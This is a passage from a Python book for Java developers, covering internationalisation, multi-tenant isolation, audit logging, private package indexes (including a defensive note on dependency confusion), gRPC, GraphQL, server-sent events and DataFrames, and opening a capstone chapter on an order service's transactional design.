uv run pybabel compile -d src/orderly/locales
```

Translators edit the `.po` file in between. It's plain text:

src/orderly/locales/de/LC_MESSAGES/messages.po

```
msgid "Order {order_id} was cancelled."
msgstr "Bestellung {order_id} wurde storniert."

msgid "Your order has {count} line."
msgid_plural "Your order has {count} lines."
msgstr[0] "Ihre Bestellung hat {count} Position."
msgstr[1] "Ihre Bestellung hat {count} Positionen."
```

In code, `_()` marks and translates a string, and `ngettext` picks the plural form. The catalog folder is found with `importlib.resources`, so it ships inside the package, and `price_label` wraps Babel's `format_currency`:

PYTHON src/orderly/i18n.py

```python
@cache
def translations(lang: str) -> gettext.NullTranslations:
    """Load the compiled catalog for one language (cached, like a bundle)."""
    with as_file(files("orderly") / "locales") as localedir:
        return gettext.translation(
            "messages", localedir, languages=[lang], fallback=True
        )


def cancelled_message(order_id: str, lang: str) -> str:
    _ = translations(lang).gettext
    return _("Order {order_id} was cancelled.").format(order_id=order_id)
```

PYTHON REPL

```
>>> from orderly.i18n import cancelled_message, lines_message, price_label
>>> cancelled_message("ord-1001", "de")
'Bestellung ord-1001 wurde storniert.'
>>> lines_message(3, "de")
'Ihre Bestellung hat 3 Positionen.'
>>> price_label(123450, "EUR", "de_DE")
'1.234,50\xa0€'
>>> price_label(123450, "INR", "en_IN")
'₹1,234.50'
```

`fallback=True` means an unknown language falls back to the English source text instead of raising. In a web app, pick the language per request from the `Accept-Language` header; Babel's `Locale.negotiate` matches it against the languages you support.

Multi-tenancy

Orderly now serves several companies, each a *tenant*: a customer whose data must never be visible to another. Two questions follow: how does every layer know the current tenant without passing it around, and how is the data kept apart?

The tenant in a `ContextVar`

> **Coming from Java**
>
> You'd put the tenant ID in a `ThreadLocal` from a servlet filter, maybe with Hibernate's `@TenantId`. That works because one request owns one thread. In async Python, thousands of requests share one thread, so a thread-local would leak tenants between them.

A `ContextVar` is the async-safe answer. Each asyncio task gets its own copy of the context, so a value set while handling one request is invisible to the others:

PYTHON src/orderly/tenancy.py

```python
_current_tenant: ContextVar[str | None] = ContextVar("tenant", default=None)


def current_tenant() -> str:
    tenant = _current_tenant.get()
    if tenant is None:
        raise MissingTenantError("no tenant in the current context")
    return tenant


@contextmanager
def tenant_scope(tenant_id: str) -> Iterator[None]:
    """Set the tenant for a block of code, and always restore it afterwards."""
    token = _current_tenant.set(tenant_id)
    try:
        yield
    finally:
        _current_tenant.reset(token)
```

`current_tenant()` *fails closed*: no tenant means an error, never "all tenants". Middleware sets the scope once per request, like your servlet filter:

PYTHON src/orderly/tenancy.py (continued)

```python
@app.middleware("http")
async def tenant_middleware(
    request: Request, call_next: Callable[[Request], Awaitable[Response]]
) -> Response:
    # Demo only: in production, read the tenant from the verified JWT.
    tenant_id = request.headers.get("X-Tenant-ID")
    if not tenant_id:
        return JSONResponse({"detail": "X-Tenant-ID required"}, 400)
    with tenant_scope(tenant_id):
        return await call_next(request)
```

> ⚠️ **Never trust a bare tenant header**
>
> Anyone can send `X-Tenant-ID: acme`. In production, take the tenant from a claim in the validated access token (Chapter 12), and treat any header as a hint at most.

Row-level or schema-per-tenant?

With the tenant in context, the data layer decides how isolation works. **Row-level** means shared tables with a `tenant_id` column on every row. **Schema-per-tenant** means each tenant gets its own copy of the tables in a separate database schema.

	Row-level	Schema-per-tenant
Isolation	One missed filter leaks	Strong by default
Migrations	Run once	Run per schema
Many small tenants	Easy	Thousands of schemas hurt
Per-tenant backup	Hard	Easy

Row-level code adds `.where(SharedOrder.tenant_id == current_tenant())` to every query, so a missing tenant raises instead of returning everyone's orders. For schema-per-tenant, SQLAlchemy's `schema_translate_map` rewrites every unqualified table name at execution time. Your models stay schema-free, and one helper picks the schema:

PYTHON src/orderly/tenant_db.py

```python
TENANT_SCHEMAS = {"acme": "tenant_acme", "globex": "tenant_globex"}


def tenant_engine(engine: Engine) -> Engine:
    """A view of the engine whose unqualified tables use the tenant schema."""
    schema = TENANT_SCHEMAS[current_tenant()]  # allowlist, never raw input
    return engine.execution_options(schema_translate_map={None: schema})
```

With `Session(tenant_engine(engine))`, a query on `orders` runs against `tenant_acme.orders`. The example fakes schemas with SQLite's `ATTACH DATABASE` so the tests run anywhere; on PostgreSQL they are real schemas.

> 💡 **If you're unsure, start row-level**
>
> Row-level isolation is the simplest to run. Back it with a repository that always filters (or SQLAlchemy's `with_loader_criteria` option) and consider PostgreSQL row-level security as a safety net. Move large or regulated tenants to their own schema or database when contracts demand it.

Audit logging

An audit trail answers "who did what, to which thing, when, and did it work?" It isn't debug logging: auditors need it complete, append-only and kept for years, while debug logs are noisy and rotated in days. So give audit events their own shape and destination.

> ☕ **Coming from Java**
>
> Spring Data's `@CreatedBy` and `AuditorAware`, Hibernate Envers, or a custom AOP `@Aspect` around service methods. In Python a decorator gives you the aspect: it's an annotation that is real code you can read.

PYTHON src/orderly/audit.py

```python
def audited[**P, R](action: str) -> Callable[[Callable[P, R]], Callable[P, R]]:
    """Record an audit event around a call. The first argument is the target."""

    def decorate(fn: Callable[P, R]) -> Callable[P, R]:
        @functools.wraps(fn)
        def wrapper(*args: P.args, **kwargs: P.kwargs) -> R:
            target = str(args[0]) if args else "-"
            try:
                result = fn(*args, **kwargs)
            except Exception:
                record(action, target, "failure")
                raise
            record(action, target, "success")
            return result

        return wrapper

    return decorate


@audited("order.cancel")
def cancel_order(order_id: str, reason: str) -> str: ...
```

`record()` builds a frozen `AuditEvent` dataclass, takes the actor from a `ContextVar` (set by your auth layer, like the tenant), and writes one JSON line to the `orderly.audit` logger. Failures are recorded too, because "someone *tried* to cancel" matters to an auditor. The output, wrapped to fit the page:

OUTPUT

```
orderly.audit {"at": "2026-11-03T05:34:21+00:00",
  "actor": "alice@orderly.example", "action": "order.cancel",
  "target": "ord-1001", "outcome": "success"}
```

> 💡 **Where audit events should go**
>
> Route the `orderly.audit` logger to its own sink: an append-only table, your SIEM, or a dedicated log index. If the audit row must never be lost, write it in the same database transaction as the change, using the outbox pattern from Chapter 11.

Docstrings and documentation sites

A *docstring* is a string literal as the first statement of a module, class or function. Python keeps it at runtime in `__doc__`, so `help(split_cents)` in the REPL shows it, your IDE shows it on hover, and doc generators read it. PEP 257 sets the basic rules: a one-line summary, a blank line, then details.

JAVA

```java
/**
 * Splits an amount into parts.
 *
 * @param totalCents amount in cents
 * @param parts how many parts
 * @return the parts, summing to total
 * @throws IllegalArgumentException
 *         if parts is less than 1
 */
```

PYTHON

```python
"""Split an amount into parts.

Args:
    total_cents: Amount in cents.
    parts: How many parts.

Returns:
    The parts, summing to the total.

Raises:
    ValueError: If parts is less than 1.
"""
```

That's a shortened **Google style** docstring, the most readable of the common conventions. The real `split_cents` also has an `Examples:` section holding a REPL snippet (a *doctest*), and a one-line test runs it so the docs can't drift:

PYTHON tests/test_money.py

```python
def test_docstring_examples_run() -> None:
    assert doctest.testmod(money).failed == 0
```

To publish an HTML reference, like `mvn javadoc:javadoc`, you have two families of tools:

- **Sphinx**, the long-standing standard behind docs.python.org. Turn on `sphinx.ext.autodoc` to pull in docstrings and `sphinx.ext.napoleon` to understand Google style.

- **MkDocs with mkdocstrings**, where a Markdown page containing `::: orderly.money` renders that module's API.

> **Maintenance status, late 2026**
>
> MkDocs 1.x hasn't had a release since August 2024, and MkDocs 2.0, a ground-up rewrite, is still in pre-release. The popular Material for MkDocs theme reaches end of life in May 2027 (critical fixes continue until then) while its team builds a successor, Zensical, which is still pre-1.0. mkdocstrings still ships releases, but its homepage describes it as being in maintenance mode too. Sphinx is actively maintained and stable, so use it for new, long-lived docs.

Private packages and internal indexes

Sooner or later you'll share code between services, such as an `orderly-common` package with your error types. It lives in a private registry such as **Azure Artifacts**, **JFrog Artifactory** or **Sonatype Nexus**, and uv needs to know where to look.

> **Coming from Java**
>
> This is `settings.xml`: a `<mirror>` pointing Maven at Nexus, and a `<server>` holding credentials. In uv, the repository goes in `pyproject.toml` and the credentials go in environment variables or a keyring, never in the file.

The safest pattern is the one most enterprises use for Maven: one internal index that proxies PyPI, so every download goes through it. Azure Artifacts calls this upstream sources; Artifactory and Nexus call it a remote or proxy repository. Declare that index with `default = true` and it replaces PyPI, like `<mirrorOf>*</mirrorOf>`.

If you only want internal packages from the private index, mark it `explicit` and pin those packages to it:

TOML pyproject.toml

```toml
[[tool.uv.index]]
name = "orderly-internal"
url = "https://pkgs.dev.azure.com/acme/orderly/_packaging/shared/pypi/simple/"
explicit = true   # only used by packages pinned below

[tool.uv.sources]
orderly-common = { index = "orderly-internal" }
```

For credentials, uv reads variables named after the index. In CI, fill them from pipeline secrets; on Azure Artifacts the username can be any string and the password is a personal access token:

TERMINAL

```
export UV_INDEX_ORDERLY_INTERNAL_USERNAME=ci
export UV_INDEX_ORDERLY_INTERNAL_PASSWORD="$AZURE_ARTIFACTS_TOKEN"
```

On developer machines, a keyring avoids long-lived tokens in shell profiles. For Azure Artifacts, uv's docs suggest `uv tool install keyring --with artifacts-keyring`, then `UV_KEYRING_PROVIDER=subprocess` with the username `VssSessionToken`. Recent uv versions also offer `uv auth login <host>` to store credentials once.

> ⚠️ **Gotcha: dependency confusion**
>
> PyPI has one flat namespace, with nothing like Maven Central's verified `groupId`. If an attacker publishes `orderly-common` on PyPI with a higher version, a resolver that merges indexes may pick theirs. `pip install --extra-index-url` does exactly that. uv's default `first-index` strategy only takes a package's versions from the first index that has it, and `explicit` pins make the source unambiguous. Also turn on your registry's protection (Azure Artifacts calls it *upstream behavior*) and give internal packages a distinctive prefix.

Beyond REST: gRPC, GraphQL and real-time push

REST covers most of Orderly's API (Chapter 8), but three other styles turn up in enterprise systems. Here's a small, tested taste of each.

gRPC with grpcio

gRPC suits fast, typed service-to-service calls. As in Java, you start from a `.proto` contract:

PROTOBUF proto/orderly_grpc/inventory.proto

```protobuf
syntax = "proto3";

package orderly.inventory.v1;

// A tiny inventory service: ask for the stock level of one product.
service Inventory {
  rpc GetStock(StockRequest) returns (StockReply);
}

message StockRequest {
  string product_id = 1;
}

message StockReply {
  string product_id = 1;
  int32 available = 2;
  int32 reserved = 3;
}
```

Instead of a Maven plugin, `grpcio-tools` generates the Python code. Adding mypy-protobuf gives you typed `.pyi` stubs, so strict mypy understands the generated classes:

TERMINAL

```
uv run python -m grpc_tools.protoc -I proto \
  --python_out=src --grpc_python_out=src \
  --mypy_out=src --mypy_grpc_out=src \
  proto/orderly_grpc/inventory.proto
```

The service subclasses the generated base class. Where grpc-java hands you a `StreamObserver` to call `onNext` and `onCompleted` on, Python returns the reply:

PYTHON src/orderly/grpc_inventory.py

```python
class InventoryService(inventory_pb2_grpc.InventoryServicer):
    # Method names come from the .proto file, hence CamelCase.
    def GetStock(  # noqa: N802
        self,
        request: inventory_pb2.StockRequest,
        context: grpc.ServicerContext,
    ) -> inventory_pb2.StockReply:
        if request.product_id not in STOCK:
            context.abort(grpc.StatusCode.NOT_FOUND, "unknown product")
        available, reserved = STOCK[request.product_id]
        return inventory_pb2.StockReply(
            product_id=request.product_id,
            available=available,
            reserved=reserved,
        )
```

`serve()` creates a `grpc.server` backed by a thread pool, registers the service with the generated `add_InventoryServicer_to_server`, and starts it. Port `0` asks the OS for any free port, which is handy in tests:

PYTHON REPL

```
>>> import grpc
>>> from orderly.grpc_inventory import serve
>>> from orderly_grpc.inventory_pb2 import StockRequest
>>> from orderly_grpc.inventory_pb2_grpc import InventoryStub
>>> server, port = serve("localhost:0")
>>> stub = InventoryStub(grpc.insecure_channel(f"localhost:{port}"))
>>> reply = stub.GetStock(StockRequest(product_id="MUG-BLUE-01"))
>>> reply.available, reply.reserved
(42, 3)
```

For asyncio services, `grpc.aio` offers the same API with `async def` methods. Treat generated code as build output: exclude it from linting and review the `.proto` instead.

GraphQL with Strawberry

GraphQL lets clients ask for exactly the fields they need. **Strawberry** is code-first: your type hints are the schema, where Spring for GraphQL usually starts from a `.graphqls` file.

PYTHON src/orderly/graphql_api.py

```python
@strawberry.type
class ProductType:
    sku: str
    name: str
    price_cents: int  # exposed to clients as priceCents


@strawberry.type
class Query:
    @strawberry.field
    def products(self, max_price_cents: int | None = None) -> list[ProductType]:
        return [
            ProductType(sku=p.sku, name=p.name, price_cents=p.price_cents)
            for p in load_catalog()
            if max_price_cents is None or p.price_cents <= max_price_cents
        ]


schema = strawberry.Schema(query=Query)
app = FastAPI()
app.include_router(GraphQLRouter(schema), prefix="/graphql")
```

Strawberry converts snake_case names to the camelCase GraphQL clients expect, so the query `{ products(maxPriceCents: 1000) { sku priceCents } }` returns the notebook (899) and the pen (249). Open `/graphql` in a browser for the GraphiQL explorer.

WebSockets and Server-Sent Events

To push order updates to a browser, you have two choices. A **WebSocket** is a two-way channel, like Spring's `WebSocketHandler`. **Server-Sent Events** (SSE) is a one-way stream over plain HTTP, like Spring's `SseEmitter`; browsers reconnect automatically.

PYTHON src/orderly/realtime.py

```python
@app.websocket("/ws/orders")
async def order_socket(websocket: WebSocket) -> None:
    await websocket.accept()
    async for order_id in websocket.iter_text():  # ends when client leaves
        await websocket.send_json({"order_id": order_id, "status": "PENDING"})


@app.get("/api/v1/orders/{order_id}/events", response_class=EventSourceResponse)
async def order_events(order_id: str) -> AsyncIterable[ServerSentEvent]:
    for status in STATUSES:  # a real app would await a queue or Redis here
        yield ServerSentEvent(
            data={"order_id": order_id, "status": status}, event="status"
        )
```

The SSE endpoint is an async generator (Chapter 6). FastAPI encodes each yielded event onto the wire and adds keep-alive pings and no-cache headers. Here are the first two events:

OUTPUT

```
event: status
data: {"order_id": "ord-1001", "status": "PENDING"}

event: status
data: {"order_id": "ord-1001", "status": "CONFIRMED"}
```

Native SSE support (`fastapi.sse`) arrived in FastAPI 0.135; on older versions, the `sse-starlette` package does the same job.

> 💡 **If you're unsure, use SSE**
>
> Most "live status" features are one-way. SSE is plain HTTP, so it passes through proxies and load balancers with little fuss. Choose WebSockets when the client talks back often, as in chat.

Python's data superpowers

Many Java teams first adopt Python for data work: reports, reconciliations, forecasting, machine learning. Its secret weapon is the *DataFrame*: an in-memory table with typed columns that you transform a whole column at a time, like SQL `GROUP BY` without a database.

> ☕ **Coming from Java**
>
> Think of `stream().collect(groupingBy(...))`, but columnar and running in optimised native code, so a million rows take milliseconds. Spark DataFrame users will feel at home, minus the cluster.

Here's Orderly's revenue per product with **pandas**, the long-standing standard:

PYTHON src/orderly/sales_report.py

```python
def revenue_by_sku_pandas() -> pd.DataFrame:
    df = pd.read_csv(BytesIO(_csv()), parse_dates=["order_date"])
    df["revenue_cents"] = df["quantity"] * df["unit_price_cents"]
    return (
        df.groupby("sku")["revenue_cents"]
        .sum()
        .sort_values(ascending=False)
        .reset_index()
    )
```

OUTPUT

```
          sku  revenue_cents
0  MUG-BLUE-01           8750
1  TEE-BLACK-M           7996
2  PEN-GEL-RED           3735
3  NOTE-A5-DOT           3596
```

And revenue per month and region with **Polars**, a newer, multi-threaded DataFrame library written in Rust. Its expression API reads like a query builder:

PYTHON src/orderly/sales_report.py

```python
def revenue_by_month_polars() -> pl.DataFrame:
    return (
        pl.read_csv(_csv(), try_parse_dates=True)
        .with_columns(
            revenue_cents=pl.col("quantity") * pl.col("unit_price_cents"),
            month=pl.col("order_date").dt.strftime("%Y-%m"),
        )
        .group_by("month", "region")
        .agg(pl.col("revenue_cents").sum(), orders=pl.len())
        .sort("month", "region")
    )
```

OUTPUT

```
shape: (4, 4)
┌─────────┬────────┬───────────────┬────────┐
│ month   ┆ region ┆ revenue_cents ┆ orders │
│ ---     ┆ ---    ┆ ---           ┆ ---    │
│ str     ┆ str    ┆ i64           ┆ u32    │
╞═════════╪════════╪═══════════════╪════════╡
│ 2026-09 ┆ EU     ┆ 7687          ┆ 3      │
│ 2026-09 ┆ US     ┆ 3249          ┆ 2      │
│ 2026-10 ┆ EU     ┆ 6999          ┆ 2      │
│ 2026-10 ┆ US     ┆ 6142          ┆ 3      │
└─────────┴────────┴───────────────┴────────┘
```

Underneath both sits **NumPy**, the array library behind almost all numeric Python: `np.percentile(values, 90)` gives the 90th percentile of the line values in one call. For exploring, **Jupyter** notebooks mix code, tables and charts in the browser; try one without adding it to your project with `uv run --with jupyter jupyter lab`.

> 💡 **If you're unsure, use Polars for new pipelines**
>
> Polars is fast, strict about types, and has a lazy mode (`scan_csv`) that optimises the whole query before running it. Choose pandas when a library you need expects it, or when the team already knows it. Either way, keep notebooks for exploring, and move anything that runs in production into tested modules.

Recap

- **Typer** turns typed functions into a CLI with subcommands, help and exit codes; register it with `[project.scripts]`.
- **Entry points** are Python's `ServiceLoader`, and `importlib.resources` reads bundled files the way the classpath does.
- Store money as **integer cents**; use `Decimal` built from strings for rates, with explicit `quantize` rounding.

- **gettext** translates (with real plural rules) and **Babel** formats numbers and currencies per locale.
- Keep the current tenant in a `ContextVar` set by middleware, fail closed, and pick row-level or schema-per-tenant isolation deliberately.
- Audit events need their own shape and sink; a **decorator** is a readable AOP aspect.
- Write **Google-style docstrings**; publish them with Sphinx (the MkDocs stack is mid-transition to its successor, Zensical).
- Use one proxying internal index or `explicit` pins, keep credentials out of files, and guard against **dependency confusion**.

Try it yourself

> 🏋️ **Exercise 1: Add `orderlyctl products show`**
>
> Add a `show SKU` command that prints one product, or exits with code 1 and a message on stderr when the SKU is unknown. Test both paths with `CliRunner`. Hint: copy the shape of `cancel_order`.

> 🏋️ **Exercise 2: A second notifier plugin**
>
> Create `plugins/orderly-email/` with an `EmailNotifier` and its own entry point in the `orderly.notifiers` group. Add it as a workspace dependency, run `uv sync`, and check that `broadcast()` now returns two messages without any change to `plugins.py`.

> 🏋️ **Exercise 3 (stretch): Tenant-aware audit events**
>
> Add the current tenant to every `AuditEvent`, so the trail shows who did what *for which customer*. Make an audit attempt outside a tenant scope fail loudly, and test both cases.

Further reading

- Typer documentation: commands, options, testing and packaging a CLI.
- importlib.metadata: entry points: the official reference for plugin discovery.
- decimal module: contexts, rounding modes and the full API.
- Babel documentation: message catalogs and locale-aware formatting.
- SQLAlchemy: translation of schema names: how `schema_translate_map` works.
- uv: package indexes: index priority, `explicit` and credentials.
- Azure Artifacts: upstream behavior: protecting internal package names.
- FastAPI: Server-Sent Events: the native SSE support used above.
- Polars user guide: expressions, lazy queries and coming from pandas.

CHAPTER 20

Capstone: Building Orderly End to End

> *Everything you've learned, working together in one real service you can run, read and change.*

🎯 **What you'll learn**

- How the pieces from earlier chapters fit into one production-shaped FastAPI service
- How a "place order" request travels from the first middleware to a Kafka topic
- How `create_app()` and its lifespan act as the composition root, replacing Spring's container
- How to write a transaction that never oversells and never deadlocks, and prove it
- How the outbox relay, error mapping, authentication and graceful shutdown look in real code
- How the same app maps onto Spring Boot, and what each framework does for you

The big picture

For nineteen chapters we've looked at Python one idea at a time. That leaves a question hanging: what does it look like when it all comes together? This chapter answers it with **Orderly**, the order and inventory service from our examples, now built for real.

Orderly is small enough to read in an afternoon: about 2,600 lines of generously commented Python in 47 files, plus 1,650 lines of tests. It's also complete enough to deploy. It has a REST API, PostgreSQL, Kafka events, JWT authentication, metrics, tracing, health probes, a container image and a Helm chart. Every Python excerpt in this chapter comes from it (the side-by-side sketches are condensed), and every test passes on Python 3.13 and 3.15.

Full code: `capstone/` *(package* `orderly`*). Its* `README.md` *has step-by-step run instructions.*

🧩 **Think of it like a well-run restaurant**


The host at the door (middleware) greets every guest and writes a ticket number. The waiter (the router) takes the order and checks the guest's membership card (auth). The chef (the service) follows the recipes (domain rules) and takes stock from the pantry under lock and key (the database transaction). Delivery slips go in a tray by the door (the outbox), and a courier (the relay) collects them every few seconds. Everyone has one job, and you can see who talks to whom.

Java ↔ Python at a glance

Concept	Java / Spring	Orderly in Python
Wiring	component scan, `@Autowired`	`create_app()` and a `Container`

Concept	Java / Spring	Orderly in Python
Web layer	`@RestController`	`APIRouter` functions
Injection into handlers	constructor injection	`Depends` and `Annotated` aliases
Transactions	`@Transactional` proxy	`async with uow:` and `commit()`
Data access	Spring Data JPA	SQLAlchemy 2 (async) + Alembic
Errors	`@ControllerAdvice`	one exception-to-problem table
Background jobs	`@Scheduled`	an asyncio task in the lifespan
Config	`@ConfigurationProperties`	pydantic-settings
Security	filter chain, `@PreAuthorize`	`CurrentUser`, `AdminUser` dependencies

The architecture



One process does everything: Uvicorn serves HTTP, SQLAlchemy talks to PostgreSQL, and a background asyncio task publishes events. There's no application server and no container framework. Startup is mostly the time it takes to import FastAPI, SQLAlchemy and OpenTelemetry.

The life of a "place order" request

Before we open any files, let's follow one request from start to finish. It's the same map you'd draw for a Spring app; only the names change.

```
POST /api/v1/orders  {"items":[{"product_id":"9302...","quantity":2}]}
 |
 ├─ OpenTelemetry      start a span (or continue the caller's traceparent)
 ├─ request_id         X-Request-ID into contextvars and the response
 ├─ access_log         time it, count it in Prometheus, log one line
 |
 ├─ routing            POST /api/v1/orders -> orders.api.place_order
 ├─ Pydantic           validate the JSON body into PlaceOrderRequest
 ├─ Depends            current_principal: verify the JWT -> Principal
 ├─ Depends            get_order_service -> the OrderService singleton
```

```
  |
  ├─ OrderService.place_order   merge repeated lines, check products
  ├─ BEGIN (on the first query)
  |    ├─ SELECT ... FOR UPDATE      lock stock rows, in product_id order
  |    ├─ Stock.reserve              domain rule: never below zero
  |    ├─ UPDATE stock; INSERT orders, order_items
  |    └─ INSERT outbox              OrderPlaced + StockReserved
  ├─ COMMIT
  |
  └─ 201 Created, Location: /api/v1/orders/803a..., JSON body

  ... about a second later, in the background ...
  OutboxRelay: SELECT ... FOR UPDATE SKIP LOCKED -> publish -> mark published
```

If anything in the transaction raises, nothing is saved and the client gets an RFC 9457 problem response. If Kafka is down, the order still succeeds; its events wait in the outbox until the relay can deliver them.

A tour of the folders

Orderly follows the layout from Chapter 7: one package per business area, with the plumbing in its own packages.

```
capstone/
  pyproject.toml, uv.lock     dependencies, scripts, tool config
  alembic.ini, migrations/    Alembic environment and versions
  src/orderly/
    main.py                   create_app() and the lifespan
    __main__.py               the "orderly" command: runs Uvicorn
    config.py                 Settings (pydantic-settings)
    deps.py                   Container + FastAPI dependency aliases
    errors.py                 OrderlyError, the root domain exception
    orders/                   domain, cursor, service, repository,
                              schemas, api
    inventory/  products/     the same shape, smaller
    db/                       engine, tables (rows), unit of work
    http/                     problem+json handlers, middleware
    auth/                     JWT verification, auth dependencies
    events/                   event models, outbox, relay, publishers
    platform/                 logging, telemetry, health, metrics
    devtoken.py               "orderly-devtoken": local JWTs
  tests/                      unit, service, db, api, integration
  deploy/                     Dockerfile, compose, helm/orderly
  api/openapi.json            the exported API contract
```

Inside each business package, the files follow the dependency rule from Chapter 7. `domain.py` imports nothing from the framework. `service.py` depends on the domain and on Protocols. `repository.py` and `api.py` are the adapters at the edges.

File	Holds	Spring equivalent
`orders/domain.py`	`Order`, `OrderStatus`, rules	domain model
`orders/service.py`	use cases, transaction boundaries	`@Service`
`orders/repository.py`	Protocol + SQLAlchemy implementation	`JpaRepository`

File	Holds	Spring equivalent
`orders/schemas.py`	Pydantic request/response models	DTOs
`orders/api.py`	route functions	`@RestController`
`db/tables.py`	`OrderRow` and friends	`@Entity` classes

> **Coming from Java**
>
> In Spring, `Order` would probably be a JPA `@Entity` *and* the domain object. Orderly keeps three shapes: the `Order` dataclass (rules), `OrderRow` (the table) and `OrderOut` (the JSON). The repositories translate between them. It costs a few small mapping functions and buys you rules that don't know about lazy loading, and an API contract that doesn't change when a column does.

create_app() and the lifespan: the composition root

Spring Boot finds your beans by scanning the classpath. FastAPI has no container, so `main.py` does that job in plain sight. A *composition root* is the one place where an application's objects are created and wired together. Here it is, trimmed slightly:

PYTHON src/orderly/main.py (lifespan, trimmed)

```python
async with AsyncExitStack() as stack:
    stack.callback(tracer_provider.shutdown)  # stops last: flush spans

    engine = create_engine(settings)
    stack.push_async_callback(engine.dispose)  # close the pool
    session_factory = create_session_factory(engine)

    publisher = create_publisher(settings)
    await publisher.start()
    stack.push_async_callback(publisher.close)  # flush Kafka

    if settings.outbox_relay_enabled:
        relay = OutboxRelay(session_factory, publisher, ...)
        relay.start()
        # Stops first: finish the batch while Kafka and the DB
        # are still there.
        stack.push_async_callback(
            relay.stop, settings.shutdown_timeout_seconds
        )

    uow = partial(SqlUnitOfWork, session_factory, settings.kafka_topic)
    app.state.container = Container(
        engine=engine,
        tokens=TokenVerifier(...),
        orders=OrderService(uow),
        products=ProductService(uow),
        inventory=InventoryService(uow),
    )
    yield
```

Read it top to bottom and you know the whole object graph. There's no hidden magic: each service gets a `uow` factory, the relay gets the session factory and the publisher, and everything lands in one frozen `Container` dataclass on `app.state`.

The `AsyncExitStack` is the quiet hero. Each `push_async_callback` registers a cleanup step, and when the `async with` block ends, the stack runs them in **reverse** order, like nested try-with-resources. If startup fails halfway (Kafka unreachable, say), only the things that were already started get stopped.

Route functions never construct services. They ask for them, and `deps.py` hands them out:

PYTHON src/orderly/deps.py (excerpt)

```python
ContainerDep = Annotated[Container, Depends(get_container)]


def get_order_service(c: ContainerDep) -> OrderService:
    return c.orders


# Annotated aliases keep route signatures short: ``service: OrderServiceDep``.
OrderServiceDep = Annotated[OrderService, Depends(get_order_service)]
```

`Annotated[OrderService, Depends(...)]` means "a value of type `OrderService`, and FastAPI should get it by calling this function". mypy sees an `OrderService`; FastAPI sees the instructions. Tests can replace any provider with `app.dependency_overrides`, much like `@MockBean`.

> **The Pythonic way**
>
> No DI framework, no annotations to scan, no proxies. Plain constructor calls in one function, and `Depends` only at the HTTP edge. When something goes wrong at startup, the traceback points at a line you wrote.

The heart: the place_order transaction

Placing an order is where correctness matters most. Two customers buying the last mug at the same moment must not both succeed. Here's the use case:

PYTHON src/orderly/orders/service.py

```python
async def place_order(
    self, principal: Principal, lines: Iterable[OrderLine]
) -> Order:
    """Reserve stock and save a CONFIRMED order, all or nothing."""
    wanted = merge_lines(lines)  # validates; no database needed yet

    async with self._uow() as uow:
        products = await uow.products.get_many(wanted.keys())
        if missing := wanted.keys() - products.keys():
            raise UnknownProductError(missing)

        # Lock the stock rows, then check and reserve. Any exception
        # leaves the block without commit(), which rolls back.
```

```
        stock = await uow.stock.lock(wanted.keys())
        for product_id, quantity in wanted.items():
            stock[product_id].reserve(quantity)

        order = Order(
            customer_id=principal.user_id,
            items=[
                OrderItem(pid, qty, products[pid].price_cents)
                for pid, qty in sorted(wanted.items())
            ],
        )
        order.confirm()

        await uow.stock.save(stock.values())
        await uow.orders.add(order)
        await uow.outbox.add(*order_placed_events(order))
        await uow.commit()
```

Notice what *isn't* here: no SQL, no HTTP, no Kafka. The rules live in the domain objects. `merge_lines` folds "2 mugs + 1 mug" into "3 mugs" with a `Counter`, `Stock.reserve` refuses to go below zero, and `Order.confirm` moves the status from `PENDING` to `CONFIRMED`. The service only orchestrates.

The lock itself lives in the repository. This is the statement that stops overselling:

PYTHON src/orderly/inventory/repository.py

```
rows = await self._session.scalars(
    select(StockRow)
    .where(StockRow.product_id.in_(product_ids))
    .order_by(StockRow.product_id)
    .with_for_update()
)
```

`with_for_update()` adds `FOR UPDATE` to the `SELECT`. A second transaction that wants the same rows waits until the first commits, then reads the *new* stock level. The `order_by` matters too: every transaction locks rows in the same order, so two orders for mugs and teapots can never hold one lock each and wait for the other forever.

Transactions without @Transactional

Spring opens a transaction when a proxied method starts and commits when it returns. Orderly says the same thing out loud, with a *unit of work*: an object that gives several repositories one shared session, and so one database transaction.

JAVA

```
@Transactional
public Order placeOrder(...) {
    var stock = stockRepo.lock(ids);
    stock.forEach(s -> s.reserve(q));
    orderRepo.save(order);
    outboxRepo.save(event);
    return order;
}   // commit, or rollback on
    // a RuntimeException
```

PYTHON

```
async with self._uow() as uow:
    stock = await uow.stock.lock(ids)
    for pid, qty in wanted.items():
        stock[pid].reserve(qty)
    await uow.orders.add(order)
    await uow.outbox.add(*events)
    await uow.commit()
# no commit() reached?
# __aexit__ rolls back
```

The rollback lives in the unit of work's `__aexit__`, which runs on success, error and cancellation alike:

PYTHON src/orderly/db/uow.py (excerpt)

```python
async def __aexit__(
    self,
    exc_type: type[BaseException] | None,
    exc: BaseException | None,
    tb: TracebackType | None,
) -> None:
    # close() rolls back anything not committed and returns the
    # connection to the pool. It runs on success, error or cancel.
    await self._session.close()
```

`UnitOfWork` itself is a Protocol, so the service tests hand `OrderService` a `FakeUnitOfWork` built on dictionaries. That fake even copies its state on entry and writes it back only on `commit()`, so "insufficient stock leaves everything untouched" is testable in milliseconds.

> ⚠️ **Gotcha: lazy loading in async code**
>
